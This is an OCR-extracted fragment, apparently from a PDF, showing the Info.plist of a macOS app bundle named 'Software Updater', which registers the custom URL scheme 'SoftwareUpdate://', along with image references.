
updater


```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>BuildMachineOSBuild</key>
    <string>21F5048e</string>
    <key>CFBundleDevelopmentRegion</key>
    <string>en</string>
    <key>CFBundleDisplayName</key>
    <string>Software Updater</string>
    <key>CFBundleExecutable</key>
    <string>updater</string>
    <key>CFBundleIconFile</key>
    <string>AppIcon</string>
    <key>CFBundleIconName</key>
    <string>AppIcon</string>
    <key>CFBundleIdentifier</key>
    <string>com.software.updater</string>
    <key>CFBundleInfoDictionaryVersion</key>
    <string>6.0</string>
    <key>CFBundleName</key>
    <string>updater</string>
    <key>CFBundlePackageType</key>
    <string>APPL</string>
    <key>CFBundleShortVersionString</key>
    <string>1.0</string>
    <key>CFBundleSupportedPlatforms</key>
    <array>
        <string>MacOSX</string>
    </array>
    <key>CFBundleURLTypes</key>
    <array>
        <dict>
            <key>CFBundleTypeRole</key>
            <string>Viewer</string>
            <key>CFBundleURLName</key>
            <string>com.software.updater</string>
            <key>CFBundleURLSchemes</key>
            <array>
                <string>SoftwareUpdate</string>
            </array>
        </dict>
    </array>
    <key>CFBundleVersion</key>
    <string>1</string>
    <key>DTCompiler</key>
    <string>com.apple.compilers.llvm.clang.1_0</string>
    <key>DTPlatformBuild</key>
    <string>13E113</string>
    <key>DTPlatformName</key>
    <string>macosx</string>
    <key>DTPlatformVersion</key>
    <string>12.3</string>
```


```
<key>CFBundleURLSchemes</key>
 <string>SoftwareUpdate</string>
```



SoftwareUpdate://

